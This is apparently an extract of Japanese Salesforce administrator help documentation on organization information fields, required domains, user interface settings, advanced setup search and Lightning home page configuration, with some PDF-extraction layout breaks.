外部サポート	Salesforceは、すべてのSalesforce組織にベーシックサポートを提供しま	コンサルタントは経験が豊富で広い人脈を持ち、設定時とロールア

比較	単独での Salesforce のロールアウト	パートナーと連携した Salesforce のロールアウト
	す。サポートには、セルフヘルプ (オンラインヘルプの記事) およびカスタマーサポートエージェント (2 日以内の対応を保証) へのアクセスが含まれます。	ウト時にパーソナライズされたサポートを会社に提供できます。
所要時間	通常、単独での Salesforce のロールアウトは、経験が豊富な要員がいない場合は多大な時間を要します。	通常、パートナーと連携した Salesforce のロールアウトは、経験が豊富な要員がプロジェクトに完全に専念するため、短時間で終了します。
営業チームによる Salesforce の採用	Salesforce が適切にロールアウトされていない場合、営業チームが製品の価値を認識せずに製品を安心して採用できないというリスクがあります。	コンサルタントが Salesforce をロールアウトした場合、製品の価値は明白であるため、営業チームが製品を最初から採用する可能性が非常に高くなります。
トレーニングリソース	会社では、専門家の指導なしに、従業員向けの独自のトレーニング計画をカスタマイズしてロールアウトする必要があります。	Salesforce パートナーは、経験が豊富なメンバーと事前に設計されたトレーニング資料を提供できます。

コンサルティングパートナーについての詳細、およびコンサルティングパートナーとの連携方法は、Web サイト「Successfully Implement with Salesforce Partners」(Salesforce パートナーの適切な実装) を参照してください。

関連トピック:

https://help.salesforce.com/HTViewQuickStarts?id=000176287

https://help.salesforce.com/HTViewQuickStarts?id=000176287

Salesforce での会社の設定

Salesforce で会社の組織に関する重要事項を追跡するには、[設定] の [組織情報] ページを使用します。ここでは、ライセンスとエンタイトルメントを管理できます。このページの情報は、会社が Salesforce にサインアップするときに入力した情報です。

Sandbox組織の場合、このページを使用して、Sandbox組織に対して、本番環境で提供されるライセンスを照合できます。照合プロセスでは、本番環境のライセンスで Sandbox 組織が更新され、本番環境にない Sandbox のライセンスは削除されます。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: すべてのエディション

ユーザ権限

組織情報を表示する
- 「設定・定義を参照する」

組織情報を変更する
- 「すべてのデータの編集」

会社に関する情報の管理

[組織情報] ページには、組織で購入したユーザライセンスと機能ライセンスを含む、会社に関する重要な情報がすべて表示されます(アルファベット順)。

必要なドメインを許可

ユーザが Salesforce にアクセスできるようにするには、標準 Salesforce ドメインを許可済みドメインのリストに追加する必要があります。

ユーザインターフェースのカスタマイズ

ユーザのニーズを満たすユーザインターフェースを設計し、設定して最適な操作環境を提供します。

Lightning Experience ホームページの設定

Lightning Experience のホームページでは、ユーザが 1 日のスケジュールを管理するために必要なすべてのものを提供できます。営業担当は、四半期のパフォーマンスサマリーや、大切なToDoおよび商談に関する重要な最新情報を参照できます。さらに、さまざまな種別のユーザ向けにページをカスタマイズして、プロファイルごとにカスタムページを割り当てることができます。

言語、ロケール、通貨の選択

Salesforce の言語、ロケール、タイムゾーン、通貨の設定は、オブジェクト (取引先、リード、商談など) の表示方法に影響を与える可能性があります。

会計年度の定義

ビジネスニーズに合わせて会計年度を指定します。

検索の設定

検索可能なオブジェクトと項目を見つけます。検索設定、検索結果の絞り込み、およびルックアップ検索をカスタマイズします。検索のユーザエクスペリエンスが向上する方法を学習します。

地図およびロケーションサービスが利用可能に

地図およびロケーションサービスでは、Google マップを使用して標準住所項目の地図を表示し、Visualforce 地図を作成できます。また、ユーザがオートコンプリートを使用して新しい住所を入力できます。

レポートとダッシュボードのカスタマイズ

ユーザにとって最も役立つ方法でユーザに情報を提供するようにレポートとダッシュボードを設定します。

重要な更新への対応

Salesforceでは、定期的に更新をリリースしています。これらの更新は、パフォーマンス、ロジック、Salesforceの使い勝手を向上するものですが、既存のカスタマイズが正しく機能しなくなる可能性もあります。Salesforceでは、更新が利用可能になると、[設定] の [重要な更新] の一覧に掲載します。また、システム管理者が [設定] に移動するとメッセージが表示されます。

ディビジョンを使用してデータを整理する

ディビジョンでは、組織のデータを論理セクションに分類できます。これにより、検索、レポート、およびリストビューがユーザにとってより有用となります。ディビジョンは、データ量が極めて多い組織に有用です。

サービスを中断する方法は?

サービスがニーズに合わない場合は、サービスをキャンセルする必要があります。

関連トピック:

- 機能ライセンスの概要
- 権限セットライセンス
- 使用量ベースのエンタイトルメント

会社に関する情報の管理

[組織情報]ページには、組織で購入したユーザライセンスと機能ライセンスを含む、会社に関する重要な情報がすべて表示されます (アルファベット順)。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能な項目は、使用している Salesforce のエディションによって異なります。

項目	説明
町名・番地	組織の所在地の町名・番地。この項目は最大 255 文字まで入力できます。
管理者向けニュースレター	組織の管理者が Salesforce から管理者を対象とした販売促進用のメールを受け取るかどうかを選択できます。
API 要求数 (この 24 時間以内)	最近 24 時間内に組織が発行した API 要求数の合計。要求の最大数は、エディションによって異なります。
市区郡	組織の所在地の市、区、または郡。この項目は最大 40 文字まで入力できます。
マスタ通貨	組織の本社 (本部) が税務所に報告する通貨。すべての通貨換算率の基本になります (マルチ通貨を使用する組織のみ)。
国	ユーザの住所の国部分。エントリは標準値の選択リストから選択するか、テ

項目	説明
	キストとして入力します。テキスト項目の場合、最大 80 文字まで入力できます。
作成者	組織にサインアップするユーザ。作成日時も含まれます (参照のみ)。
通貨	組織が所在する国または地域。この設定は、通貨金額に影響します。単一通貨の組織に対してのみ有効です。
言語のデフォルト値	組織の新規ユーザ用に選択されるデフォルトの言語。この設定によって、ユーザインターフェースのテキストとヘルプに使用される言語が決まります。Personal Edition と Database.com Edition を除くすべてのエディションでは、個人ユーザは自分のログイン用言語を別個に設定して、組織の設定を上書きできます。Group Edition では、この項目は［言語］となります。 この設定は、カスタム項目、タブ、ユーザインターフェースのオプションなど、すべてのカスタマイズが保存される言語も決定します。カスタマイズについては、各ユーザの言語設定がこの設定を上書きすることはありません。 既存の検索条件を編集またはコピーする場合、検索条件が最初に設定されたときに設定されたデフォルト言語とこの設定が一致していることを確認してください。一致していないと、検索条件が期待どおりに評価されない可能性があります。
地域のデフォルト値	組織の新規ユーザに選択されるデフォルトの国または地域。この設定により、Salesforce の日付、時間、および名前の形式が決まります。Contact Manager Edition、Group Edition、Professional Edition、Enterprise Edition、Unlimited Edition、Performance Edition、および Developer Edition の組織では、各ユーザが個人のロケールを設定でき、その設定は組織の設定を上書きします。Group Edition では、この項目は［地域］となります。
タイムゾーン	組織が所在する場所の基本的な標準時の時間帯。ユーザ個別の［タイムゾーン］設定は、組織の［タイムゾーン］設定を上書きします。
ディビジョン	PC 営業グループなど、サービスを使用するグループまたは部門。この項目は最大 40 文字まで入力できます。

項目	説明
Fax	Fax 番号。この項目は最大 40 文字まで入力できます。
会計年度期首月	標準会計年度を使用する場合は、組織の会計年度が始まる月と年。カスタム会計年度を使用する場合、この値は「カスタム会計年度」になります。
システムダウンタイムに関する通知を非表示	ユーザが Salesforce にログインしたときに、予定されているシステムダウンタイムが表示されないように設定します。
システムメンテナンスに関する通知を非表示	ユーザが Salesforce にログインしたときに、予定されているシステムメンテナンスが表示されないように設定します。
更新者	変更日時を含む、組織情報を最後に変更したユーザ (参照のみ)。
ニュースレター	組織のユーザが Salesforce からユーザを対象とした販売促進用のメールを受け取るかどうかを選択できます。
組織のエディション	Developer Edition または Enterprise Edition など、組織のエディション。
組織名	組織の名前。この項目は最大 80 文字まで入力できます。
電話	組織の代表電話番号。この項目は最大 40 文字まで入力できます。
主取引先責任者	組織の代表取引先責任者または管理者。名前を入力するか、または以前に定義したユーザのリストから選択できます。この項目は最大80文字まで入力できます。
制限付きログイン、当月	今月中にログインするログインユーザ数の制限。 この値は、毎月初めに0にリセットされます。組織のログインユーザの制限数の最大値は、括弧で囲まれます。
Salesforce ライセンス	サービスにアクセスするために定義された Salesforce ユーザアカウントの数。課金が適用される場合、これは組織が請求される Salesforce ユーザライセンスの数になります。
Salesforce 組織 ID	組織が Salesforce に固有に識別されるコード。
都道府県	ユーザの住所の都道府県部分。エントリは標準値の選択リストから選択するか、テキストとして入力します。テキスト項目の場合、最大 80 文字まで入力できます。

項目	説明
ストリーミング API イベント数（この 24 時間以内）	最近 24 時間以内に組織が使用したストリーミング API イベントの総数。イベントの最大数は、エディションによって異なります。
郵便番号	組織の郵便番号。この項目は最大 20 文字まで入力できます。
データの使用ディスク量	使用しているデータストレージの量。この値は単位 (例: 500 MB) または使用可能なデータストレージ領域の合計に対する割合 (例: 10%) で表示されます。
ファイルの使用ディスク量	使用しているデータファイルストレージの量。この値は単位 (例: 500 MB) または使用可能なファイルストレージ領域の合計に対する割合 (例: 10%) で表示されます。

関連トピック:

Salesforce での会社の設定

必要なドメインを許可

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: すべてのエディション。

ユーザが Salesforce にアクセスできるようにするには、標準 Salesforce ドメインを許可済みドメインのリストに追加する必要があります。

サードパーティの Cookie が無効になっている (通常、主要なブラウザではデフォルトで有効になっている) 場合、Salesforce を正しく機能させるには Cookie を受け入れる必要があります。

インターネットに対する一般的なアクセス権がある場合は、特に操作は必要ありません。

Salesforce では、コンテンツの配信に次のドメインを使用します。

- *.content.force.com
- *.force.com
- *.salesforce.com
- *.staticforce.com
- さらに、これらのドメインはログイン画面の右フレームでコンテンツを配信するために使用されます。
- *.sfdcstatic.com
- secure.eloqua.com
- www.google.*
- *.doubleclick.net
- www.facebook.com
- ssl.google-analytics.com

右フレームのコンテンツは、次の URL に表示されます。

- login.salesforce.com
- test.salesforce.com
- <yourInstance>.salesforce.com
- カスタムブランド設定のない [私のドメイン] の URL (例: norns.my.salesforce.com)

ユーザインターフェースのカスタマイズ

ユーザのニーズを満たすユーザインターフェースを設計し、設定して最適な操作環境を提供します。

[設定] から [クイック検索] ボックスで「ユーザインターフェース」を検索します。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用できるユーザインターフェース設定は、Salesforce のエディションによって異なります。

ユーザ権限

ユーザインターフェースを編集する
- 「アプリケーションのカスタマイズ」

ユーザインターフェースの設定

以下の設定を有効または無効にして、組織のユーザインターフェースを変更します。

Salesforce Classic でのユーザインターフェースの設定

[設定] ユーザインターフェースが改善されたため、合理化された操作を使用して、個人および管理設定作業を表示および管理できます。

ユーザインターフェースの設定

以下の設定を有効または無効にして、組織のユーザインターフェースを変更します。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用できるユーザインターフェース設定は、Salesforce のエディションによって異なります。

ユーザ権限

ユーザインターフェースを編集する
- 「アプリケーションのカスタマイズ」

ユーザインターフェースの設定

折りたたみ可能なセクションの有効化
折りたたみ可能なセクションを使用すると、レコード詳細ページでセクションヘッダーの横にある矢印アイコンによって、セクションの折りたたみや展開が可能になります。折りたたみ可能なセクションを有効にする場合は、各ページレイアウトでセクションヘッダーが表示されていることを確認してください。ユーザがそのタブの設定を変更するまで、セクションは展開または折りたたまれたままです。組織でレコードタイプを有効にしている場合、Salesforce によって各レコードタイプ用の異なる設定が記憶されています。

簡易作成の表示
タブのホームページにある [簡易作成] 領域では、ユーザが最小限の情報でレコードを簡単に作成できます。[簡易作成] 領域はデフォルトで、[リード]、[取引先]、[取引先責任者]、[売上予測] および [商談] タブのホームページに表

示されます。[簡易作成] 領域を、関連するすべてのタブのホームページに表示するかどうかを制御できます。

メモ: [簡易作成を表示] 設定は、ユーザがルックアップダイアログ内からレコードを作成できるかどうかにも影響します。ルックアップダイアログ内でレコードを作成できるのは、選択したレコードタイプで [簡易作成] が使用できる場合に限られます。また、[簡易作成] がすべてのユーザに表示されていても、この機能を使用するためには常にユーザに適切な「作成」権限が必要です。

詳細のフロート表示の有効化
詳細のフロート表示には、レコードの詳細が対話形式でフロート表示されます。サイドバーの [最近使ったデータ] リスト、またはレコード詳細ページの参照項目に表示されているレコードへのリンクにユーザがマウスポインタを置くと、詳細が表示されます。ユーザはレコードを表示または編集する場合にクリックしなくても、レコードに関する情報をすばやく参照できます。詳細のフロート表示に含まれる項目は、レコードのミニページレイアウトによって決まります。表示される項目をユーザがカスタマイズすることはできません。このオプションはデフォルトで有効になっています。

メモ: レコードの詳細のフロート表示を参照するには、ユーザに適切な共有アクセス権、およびミニページレイアウトの項目の項目レベルセキュリティアクセス権が必要です。

関連リストのフロート表示リンクを有効化
[設定] のカスタムオブジェクト詳細ページとレコード詳細ページの最上部に、関連リストのフロート表示リンクが表示されます。ユーザが関連リストのリンクの上にカーソルを置くと、リストとそのレコード数が対話形式でフロート表示されます。ユーザは、フロート表示から関連リスト項目を素早く表示、管理できます。関連リストのフロート表示リンクをクリックして、ページを下にスクロールせずに関連リストにジャンプすることもできます。このオプションはデフォルトで有効になっています。

関連リストの個別の読み込みの有効化
有効にすると、すぐにプライマリレコードの詳細が表示されます。関連リストデータが読み込まれると、進行状況インジケータが表示されます。個別に読み込むと、多くの関連リストを含む組織のレコード詳細ページでパフォーマンスが改善されます。デフォルトでは、このオプションが無効になっています。関連リストを個別に読み込むオプションは、Visualforce ページ、セルフサービスポータル、またはレイアウトを制御できないその他のページには適用されません。

外部オブジェクトの関連リストの別途読み込みを有効化
有効にすると、標準オブジェクトとカスタムオブジェクトのプライマリレコードの詳細と関連リストから、外部オブジェクトの関連リストが個別に読み込まれます。外部オブジェクトの動作はカスタムオブジェクトと似ていますが、Salesforce 組織外に保存されたデータに対応付けられるという点が異なります。ネットワーク遅延と外部システムの可用性によっては、外部システムからのデータの取得に時間がかかる場合があります。デフォルトで [外部オブジェクトの関連リストの別途読み込みを有効化] オプションは選択されています。関連リストを個別に読み込むオプションは、Visualforce ページ、セルフサービスポータル、またはレイアウトを制御できないその他のページには適用されません。

インライン編集を有効化
インライン編集では、レコードの編集ページで直接、項目をすばやく編集できます。このオプションはデフォルトで有効になっており、組織内の全ユーザに適用されます。

メモ: このオプションによってプロファイルのインライン編集が有効になることはありません。[設定] で [拡張プロファイルリストビューを有効化] を選択します。

拡張リストの有効化
拡張リストにより、リストデータのすばやい表示、カスタマイズ、および編集を可能にして、日々の生産性向上をはかることができます。［インライン編集を有効化］を使用して有効化すると、ユーザはページから移動せずに、リストから直接レコードを編集することもできます。デフォルトでは、このオプションが有効になっています。

メモ: 特にプロファイルの拡張リストを有効にするには、[設定] の［拡張プロファイルリストビューを有効化］を選択します。

Salesforce Classic 2010 ユーザインターフェースのテーマの有効化

このオプションは、Lightning Experience には関連しません。この「Salesforce Classic 2010 ユーザインターフェースのテーマ」とは、Lightning Experience の直前のインターフェースである Salesforce Classic の新しいバージョンのことです。このオプションを有効にすると、Salesforce Classic のデザインが更新されます。無効にすると、*従来の* Salesforce インターフェースである Salesforce Classic 2005 ユーザインターフェースのテーマが有効になります。

警告: Chatter などの一部の機能には、Salesforce Classic 2010 ユーザインターフェースのテーマが必要です。このテーマを無効にすると、Salesforce Classic と Lightning Experience の両方で Chatter が自動的に無効になります。

サポートされるブラウザを使用しているユーザにのみ、Salesforce Classic 2010 ユーザインターフェースのテーマが表示されます。

Salesforce Classic 2010 ユーザインターフェースのテーマは、[ポータル] タブまたは [コンソール] タブではサポートされません。

タブバーオーガナイザを有効化
タブバーオーガナイザは、ページが水平スクロールしないようにメインタブバー内のタブを調整します。オーガナイザは、ブラウザウィンドウの幅に基づいて、表示できるタブの数を動的に判断します。ブラウザの表示可能領域を超えるタブは、ドロップダウンリストに配置されます。

メモ: 次の制限に注意してください。

- タブバーオーガナイザは、パートナーポータルまたはカスタマーポータルでは使用できません。
- タブバーオーガナイザは、Salesforce Classic 2010 ユーザインターフェースのテーマでのみ使用できます。Salesforce Classic 2005 ユーザインターフェースのテーマを使用している組織ではこの機能を有効にできますが、新しいテーマも有効にしない限りユーザは使用できません。
- タブバーオーガナイザは、Internet Explorer 6 では使用できません。

印刷用リストビューを有効化
印刷用リストビューにより、リストビューの印刷が容易になります。有効になっている場合、任意のリストビューから [印刷用に表示] リンクをクリックすると、新しいブラウザウィンドウが開き、リストビューが印刷形式で表示されます。このリンクは、そのページの色付きタイトルバーにある [このページのヘルプ] リンクの横にあります。

ToDo と行動のスペルチェックの有効化
すべてのエディションで使用可能です。ユーザが ToDo または行動の作成や編集を行うときに、[スペルチェック] ボタンを有効にします。スペルチェッカーは、行動の［説明］項目と ToDo の［コメント］項目を分析します。

Chatter ユーザプロファイルページのカスタマイズの有効化
システム管理者が Chatter ユーザプロファイルページのタブをカスタマイズできるようになります。カスタムタブの追加やデフォルトタブの削除などが可能です。無効にすると、ユーザには[フィード]タブと[概要]タブのみが表示されます。

サイドバーの設定

折りたたみ可能なサイドバーの有効化
サイドバーを伴うページでは、ユーザが各ページの折りたたみ可能なサイドバーを表示または非表示にすることができます。有効な場合は、組織内のすべてのユーザが折りたたみ可能なサイドバーを使用できますが、サイドバーの表示方法は各ユーザが選択できます。ユーザはサイドバーを表示したままにすることも、折りたたんだ後でサイドバーの縁をクリックして、必要なときにのみ表示することもできます。

メモ: コールセンターユーザの場合、サイドバーを折りたたむと電話の着信が表示されません。

ヒント: 組織がディビジョンを使用している場合は、[ディビジョン]ドロップダウンリストにいつでもアクセスできるように、サイドバーをビューステートに固定して表示しておくことをお勧めします。

すべてのページにカスタムサイドバーコンポーネントを表示
サイドバーのコンポーネントを含むカスタムホームページレイアウトがある場合にこのオプションを選択すると、すべての組織のユーザがすべてのページでサイドバーのコンポーネントを使用できるようになります。すべてのページのサイドバーコンポーネントを特定のユーザに対してのみ表示する場合は、「すべてのページにカスタムサイドバーを表示」権限を対象ユーザに付与します。

カレンダーの設定

ホームページの行動のフロート表示リンクの有効化
[ホーム]タブのカレンダーセクションで、フロート表示リンクを有効にします。[ホーム]タブで、行動の件名の上にマウスを置くと、行動の詳細が対話形式でフロート表示されます。デフォルトでは、このオプションが有効になっています。このチェックボックスは、[ホーム]タブのみを制御します。他のカレンダービューではフロート表示リンクが常に有効です。

行動の詳細と編集のフロート表示で利用できる項目は、ミニページレイアウトで定義されています。

メモ: 終日の行動を作成する場合は、行動のミニページレイアウトに［終日の行動］項目を追加することをお勧めします。

カレンダービューでのドラッグアンドドロップ編集の有効化
シングルユーザのカレンダービュー (日、週単位) で行動のドラッグを有効にします。ユーザはページを離れずに行動のスケジュールを変更できます。デフォルトでは、このオプションが有効になっています。

メモ: このチェックボックスがオンの場合、カレンダービューの読み込み速度が落ちることがあります。

カレンダービューでの行動のクリック作成の有効化
日表示および週表示のカレンダービューで特定の時間枠をダブルクリックし、対話形式のフロート表示に行動の詳細を入力することによって行動を作成できます。行動の詳細と編集のフロート表示で利用できる項目は、ミニページレイアウトで定義されています。

カレンダービューでの行動のクリック作成では、定期的な行動と複数個人の行動がサポートされていません。

リストビューでのドラッグアンドドロップスケジュールの有効化
リストビューから週次のカレンダービューにレコードをドラッグし、対話形式のフロート表示に行動の詳細を入力することによって、レコードに関連する行動を作成できます。デフォルトでは、このオプションが無効になっています。行動の詳細と編集のフロート表示で利用できる項目は、ミニページレイアウトで定義されています。

ToDo リストのリンクのフロート表示の有効化
[ホーム] タブの [ToDo] セクションおよびカレンダーの日表示で、ToDo へのフロート表示リンクを有効にします。デフォルトでは、このオプションが有効になっています。ToDo の件名にマウスを置いて、ToDo の詳細を対話形式でフロート表示できます。

これらのフロート表示の情報は、システム管理者が設定できます。

設定

高度なページレイアウトエディタの有効化
有効な場合、高度なページレイアウトエディタが、ページレイアウトを編集する現在のインターフェースを、さまざまな改善点が含まれた、機能の豊富な WYSIWYG エディタと置き換えます。

拡張プロファイルリストビューを有効化
プロファイルリストページで拡張リストビューとインライン編集を有効にします。拡張プロファイルリストビューのインライン編集を使用して、複数のプロファイルを同時に管理できます。

拡張プロファイルユーザインターフェースを有効化
1つのプロファイルの設定を容易に参照、検索、および変更できる、拡張プロファイルユーザインターフェースを有効にします。

ストリーミング **API** を有効化
定義した SOQL クエリに一致するデータへの変更についての通知を安全で拡張性の高い方法で受け取ることができる、ストリーミング API を有効にします。この項目は、デフォルトでオンになっています。Salesforce のエディションに API アクセス権があり、このチェックボックスが表示されない場合は、Salesforce にお問い合わせください。

動的ストリーミングチャネル作成の有効化
ストリーミング API の汎用ストリーミング機能を使用するときは、動的チャネル作成を有効にします。有効な場合、クライアントが登録した時点で汎用ストリーミングチャネルがまだ作成されていなければ、動的に作成されます。この項目は、デフォルトでオンになっています。Salesforce のエディションに API アクセス権があり、このチェックボックスが表示されない場合は、Salesforce にお問い合わせください。

カスタムオブジェクトの切り捨てを有効化
今後使用するためにオブジェクトとそのメタデータを保持しながらカスタムオブジェクトからすべてのレコードを完全に削除する、カスタムオブジェクトの切り捨てを有効にします。

改善された設定ユーザインターフェースの有効化
無効な場合、Salesforce Classic のユーザは [設定] メニューから個人設定にアクセスします。有効にすると、Salesforce Classic のユーザはユーザ名のメニューからアクセスできる [私の設定] メニューから個人設定にアクセスします。また、[設定] リンクがユーザ名のメニューから Force.com アプリケーションメニューに移動します。この設定を変更する場合は、組織内の全ユーザに通知してください。

高度な設定の検索を有効化 (ベータ)
有効な場合、ユーザが[設定]ページ、[設定]のサイドバーにあるカスタムプロファイル、権限セット、公開グループ、ロール、ユーザを検索できます。無効な場合、[設定] ページのみ検索できます。

メモ:

- [高度な設定の検索] はベータです。本番品質ではありますが、既知の制限があります。
- 検索可能な一部の項目(権限セットなど)は、一部のエディションでは使用できません。使用しているエディションに含まれていない項目は検索できません。

高度な設定

拡張差し込み印刷の有効化
組織の拡張差し込み印刷を有効にします。このチェックボックスがオンになっていると、取引先、取引先責任者、およびリードのホームページの[ツール]領域に[一括差し込み印刷]リンクが表示されます。また、レコードの [活動履歴] 関連リストから要求された単一差し込み印刷が、拡張差し込み印刷機能を使用して実行されます。

拡張差し込み印刷機能は、お客様からのリクエストにより提供いたします。この機能をご希望の場合は、Salesforce カスタマーサポートにお問い合わせください。

Salesforce Classic でのユーザインターフェースの設定

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

[設定] ユーザインターフェースが改善されたため、合理化された操作を使用して、個人および管理設定作業を表示および管理できます。

組織で改善された [設定] ユーザインターフェースを有効化すると、元のユーザインターフェースからいくつか変わる点があります。

- [設定] メニューには、Salesforce のいずれかのページの右上隅にある [設定] リンクからアクセスできます。
- [設定] メニューは、[管理]、[ビルド]、[リリース]、[監視]、[Checkout] という用途別のカテゴリに編成されています。
- すべての Salesforce ユーザが編集できる個人設定は、別個の [私の設定] メニューから使用できます。

  [私の設定] にアクセスするには、Salesforce のいずれかのページの右上隅にある自分の名前をクリックした後、[私の設定] をクリックします。[私の設定] には、Chatter プロファイルページの右ペインから [私の設定] をクリックしてもアクセスできます。

- [私の設定] のホームページには、使用頻度の高い個人設定ツールと ToDo に簡単にアクセスできるクイックリンクが含まれています。

重要: 改善された [設定] ユーザインターフェースが有効になると、組織内のすべてのユーザに対して有効になります。この設定を有効化または無効化する前に、必ず組織に通知してください。

改善された [設定] ユーザインターフェースを有効にするには、[設定] から、[クイック検索] ボックスに「ユーザインターフェース」と入力し、[ユーザインターフェース] を選択して、[新改良型設定ユーザインターフェースを有効化] を選択します。

メモ: 改善された [設定] ユーザインターフェース:

- Internet Explorer バージョン 6 ではサポートされません
- 新しいユーザインターフェースのテーマが有効化されている場合にのみ使用できます

[高度な設定の検索] を使用した設定の検索 (ベータ)
[高度な設定の検索] では、ユーザは [設定] で、承認項目、カスタムオブジェクトとカスタム項目、カスタムプロファイル、権限セット、ワークフロー項目、ユーザなど、さまざまな種別の項目を検索できます。

関連トピック:

Salesforce 環境のカスタマイズ
[設定] を見つける

[高度な設定の検索] を使用した設定の検索 (ベータ)

[高度な設定の検索] では、ユーザは [設定] で、承認項目、カスタムオブジェクトとカスタム項目、カスタムプロファイル、権限セット、ワークフロー項目、ユーザなど、さまざまな種別の項目を検索できます。

メモ: [高度な設定の検索] はベータ版です。本番品質ではありますが、既知の制限があります。

[高度な設定の検索] を使用するには、[高度な設定の検索] ユーザインターフェースの設定が有効になっていることを確認します。[設定] から、[クイック検索] ボックスに「ユーザインターフェース」と入力し、[ユーザインターフェース] を選択して、[高度な設定の検索を有効化 (ベータ)] までスクロールします。[高度な設定の検索] が無効な場合、[設定] 検索ボックスは、[設定] で作成または編集した個別の項目ではなく、[設定] メニューのページのタイトルのみを返します。

[高度な設定の検索] は多目的であり、さまざまな方法で使用できます。

- [設定] ページを検索するには、[設定の検索] ボックスに [設定] ページ名の一部または全部を入力します。このボックスに入力すると、入力中の名前と一致する [設定] ページがすぐに表示されます。ページ名をクリックして開きます。
- 設定メタデータを検索するには、目的の項目の 2 文字以上連続する文字列を入力して、 をクリックするか Enter キーを押します。表示される [設定の検索結果] ページで、目的の項目をリストから選択します。

  メモ: 検索可能な一部の項目 (権限セットなど) は、一部のエディションでは使用できません。使用しているエディションに含まれていない項目は検索できません。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

[高度な設定の検索] を有効化する
- 「アプリケーションのカスタマイズ」

設定を検索する
- 「設定・定義を参照する」

例: たとえば、組織のインストール済みパッケージをすべて表示するとします。「*inst*」と入力します。文字を入力すると、[設定]メニューが折りたたまれ、検索語と一致するメニューおよびページのみが表示されます。目的のページのリンク ([インストール済みパッケージ]) がすぐに表示されます。

次に、1 人のユーザ (Jane Smith) のパスワードを変更したいとします。「*smit*」と入力し、 をクリックします。[設定の検索結果]ページで、Jane Smith の結果をクリックして、そのユーザ詳細ページに直接移動します。

[設定の検索結果] ページ (ベータ)

[設定の検索結果]ページには、承認項目、カスタムオブジェクトとカスタム項目、カスタムプロファイル、権限セット、ワークフロー項目、ユーザなど、検索条件に一致した [設定] のさまざまな種別の項目が表示されます。

関連トピック:

[設定の検索結果] ページ (ベータ)

[設定の検索結果] ページ (ベータ)

[設定の検索結果] ページには、承認項目、カスタムオブジェクトとカスタム項目、カスタムプロファイル、権限セット、ワークフロー項目、ユーザなど、検索条件に一致した [設定] のさまざまな種別の項目が表示されます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

メモ: [高度な設定の検索] はベータ版です。本番品質ではありますが、既知の制限があります。

[設定の検索結果] ページで、次の操作を実行します。

- 左ペインには、検索結果の数が括弧で囲まれて各カテゴリが表示されます。
  - カテゴリをクリックすると、そのカテゴリの結果のみが表示されます。
  - カテゴリで結果を絞り込んだ場合、すべての検索結果を表示するには [すべての結果] をクリックします。
- 結果名をクリックして開くか、[編集] をクリックします。
- 設定を再度検索するには、ページ下部にある検索ボックスを使用します。

メモ: ユーザの名前またはコミュニティのニックネーム (ユーザの詳細ページの［ニックネーム］項目) を照合する検索条件の場合、返される結果にはユーザの名前のみが表示されます。ニックネームがユーザ名に対応していない場合、結果がわかりづらくなる可能性があります。たとえば、ユーザの名前が Margaret Smith で、ニックネームが Peggy の場合、*peg* を検索すると Margaret Smith が返されます。

ヒント: 設定の検索結果の参照時に Web ブラウザで結果ページをブックマークすると、以降は同じ検索を簡単に実行できます。たとえば、「smit」を頻繁に検索する場合は、結果ページをブックマークすると、同じ検索を再び実行できます。このブックマークの URL は、

`https://MyCompany.salesforce.com/ui/setup/SetupSearchResultsPage?setupSearch=smit`
のようになります。

関連トピック:

[高度な設定の検索] を使用した設定の検索 (ベータ)

Lightning Experience ホームページの設定

Lightning Experience のホームページでは、ユーザが 1 日のスケジュールを管理するために必要なすべてのものを提供できます。営業担当は、四半期のパフォーマンスサマリーや、大切な ToDo および商談に関する重要な最新情報を参照できます。さらに、さまざまな種別のユーザ向けにページをカスタマイズして、プロファイルごとにカスタムページを割り当てることができます。

Lightning アプリケーションビルダーから [ホーム] ページを作成および編集します。[設定] から、[クイック検索] ボックスに「*Lightning アプリケーションビルダー*」と入力し、**[Lightning アプリケーションビルダー]** を選択します。**[新規]** をクリックして Lightning ホームページを作成するか、既存のページを編集します。

Lightning アプリケーションビルダーには、直接ホームページからもアクセスできます。 をクリックして、**[編集ページ]** を選択し、現在のホームページのコピーを作成して編集します。

エディション

使用可能なエディション: Lightning Experience

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

新しいデフォルトのホームページの設定

新しいデフォルトのホームページを設定して、ユーザにとって関連性が最も高い情報が表示されるようにします。プロファイルが別のホームページに割り当てられている場合を除き、すべてのユーザにデフォルトのホームページが表示されます。

特定のプロファイルへのカスタムホームページの割り当て

ページを異なるプロファイルに割り当てて、ユーザが各自の役割に最適なホームページにアクセスできるようにします。

Lightning Experience ホームの権限と設定

ユーザに商談詳細へのアクセス権とその他の権限を付与し、ホームページを最大活用できるようにします。

Lightning アプリケーションのカスタマイズ

Lightning Experience のアプリケーションを使用すれば、組織のメンバーはアプリケーションの切り替えを簡単に行うことができるため、仕事の効率が向上します。アプリケーションランチャーで作成したアプリケーションをユーザは開くことができます。営業担当にとって最も重要なものは?取引先、行動、および組織です。では営業マネージャはどうでしょうか? レポートおよびダッシュボードが特に重要でしょう。

新しいデフォルトのホームページの設定

新しいデフォルトのホームページを設定して、ユーザにとって関連性が最も高い情報が表示されるようにします。プロファイルが別のホームページに割り当てられている場合を除き、すべてのユーザにデフォルトのホームページが表示されます。

デフォルトの [ホーム] ページは次の 2 つの場所で設定できます。

- Lightning アプリケーションビルダー — [設定] から、[クイック検索] ボックスに「*Lightning アプリケーションビルダー*」と入力し、**[Lightning アプリケーションビルダー]** を選択します。

  ページを保存したら、[ページが保存されました] ダイアログで **[有効化]** をクリックするか、後から **[有効化]** をクリックします。

- [設定] の [ホーム] — [設定] から、[クイック検索] ボックスに「ホーム」と入力し、**[ホーム]** を選択します。

  [デフォルトページを設定] をクリックして、ページを選択します。標準の [ホーム] ページに戻す場合は、[システムデフォルト] を選択します。

エディション

使用可能なエディション: Lightning Experience

